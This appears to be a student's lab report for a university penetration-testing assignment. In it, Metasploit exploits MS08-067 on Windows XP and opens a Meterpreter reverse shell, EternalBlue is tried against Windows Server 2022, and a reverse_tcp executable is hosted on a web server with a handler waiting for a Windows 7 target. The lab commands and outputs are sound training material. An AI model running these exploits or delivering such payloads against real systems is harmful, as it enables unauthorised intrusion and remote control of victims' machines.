Old Dominion University

CYSE 301 Cybersecurity Techniques and Operations

Assignment 4: Penetration Testing in Microsoft Windows

Zyron James M. Sumulong

01058957


Task A. Exploit SMB vulnerability on Windows XP using Metasploit framework (30 pts)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. (2 pts) Network Scanning: Run an Nmap scan against the target machine to find

- open ports
- running services
- Smb vulnerabilities


Submit the screenshot of the Nmap command used with the relevant scan results



2. (3 pts) Identify the SMB port number (default: 445) to confirm that it is open. Briefly explain (2–3 sentences) of what MS08–067 is and why was it severe?

MS08-067 is a vulnerability in the Windows Server service that allows remote attackers to execute arbitrary code through RPC requests. Because it requires no authentication and can be exploited over port 445, attackers could gain full system control remotely. This vulnerability was severe because it enabled worms such as Conficker to spread rapidly across networks.

3. (2 pts) Launch Metasploit Framework and Search for the module related to MS08-067


root@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
(root㉿kali)-[~]
msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1388 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms08_067
Matching Modules

4. (2 pts) Select: exploit/windows/smb/ms08_067_netapi
5. (2 pts) Set payload: windows/meterpreter/reverse_tcp
6. (2 pts) Configure: RHOSTS, LHOST and LPORT

```
msf6 > search ms08_067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative
orruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.10.14
rhosts => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
```

7. (2 pts) Display the configurations and screenshot of "show options"

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                       etasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

8. (5 pts) Run exploit and confirm Meterpreter session


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.14:1037) at 2026-03-10 22:51:39 -0400

meterpreter >
```

9. (5 pts) Explain why the exploit succeeded (or did not succeed)

The exploit succeeded because Windows XP contains the MS08-067 vulnerability in the Server service. Since the system is unpatched and the SMB port (445) is open, Metasploit was able to send a RPC request that triggered a buffer overflow. This allowed remote code execution and opened a Meterpreter session on the target machine.

10. [Post-exploitation] (5 pts):


a. Capture screenshot
b. Display system's local date/time
c. Retrieve SID
d. Identify current process ID
e. Gather system information




Task B. Testing Eternal Blue (MS17-010) Against Windows Server 2022 (10 pts)

In this task, try to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to Windows Server 2022.


- (5 pt) Show your results and configuration.



Running nmap on Windows Server 2022



Opened msfconsole, searched for eternal blue, used eternal blue as exploit by "use exploit/windows/smb/ms17_010_eternalblue" for the exploit module, set rhosts to Windows Server 2022 and lhost to Internal Kali. Set payload windows/meterpreter/reverse_tcp



- (5 pt) Explain why EternalBlue typically fails against Windows Server 2022.


EternalBlue (MS17-010) targets a vulnerability in the SMBv1 protocol used by older Windows systems. Windows Server 2022 has this vulnerability patched and SMBv1 is disabled by default. Because the operating system includes modern security protections and updates, the exploit fails to execute and no reverse shell is established.

Task C.Exploit Windows 7 with a deliverable payload (60 pts).

In this task, you need to create an executable payload in Internal Kali with the required configurations below.


1. Generate Executable Payload (5 *2pts = 20 pts)
[Submit the screenshot for each step]

a. Create a Windows executable payload
b. Use reverse_tcp
c. LPORT = 4444 (you may change it)
d. LHOST = Internal Kali IP
e. Payload filename = Your MIDAS ID.exe (for example, svatsa.exe)



2. Host and Deliver Payload (5* 2 pts = 10 pts)
[Submit the screenshot for each step]

a. Start a web server on Internal Kali




b. Upload payload to web root (Apache or python http server)

```
┌──(root㉿kali)-[~]
└─# mv zsumu001.exe /var/www/html/

┌──(root㉿kali)-[~]
└─# cd /var/www/html/

┌──(root㉿kali)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  zsumu001.exe
```

```
┌──(root㉿kali)-[/var/www/html]
└─# cd ~

┌──(root㉿kali)-[~]
└─# rm /var/www/html/index.*
```

c. Download payload from Windows 7



d. Configure Metasploit handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) >
```


e. Execute payload on target

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
```

3. Post-Exploitation (10 pts)
   [Submit the screenshot for each step]


After the session is established, in Meterpreter:

a. (2 pt) Execute the command to take a screenshot of the target machine if the exploit is successful.

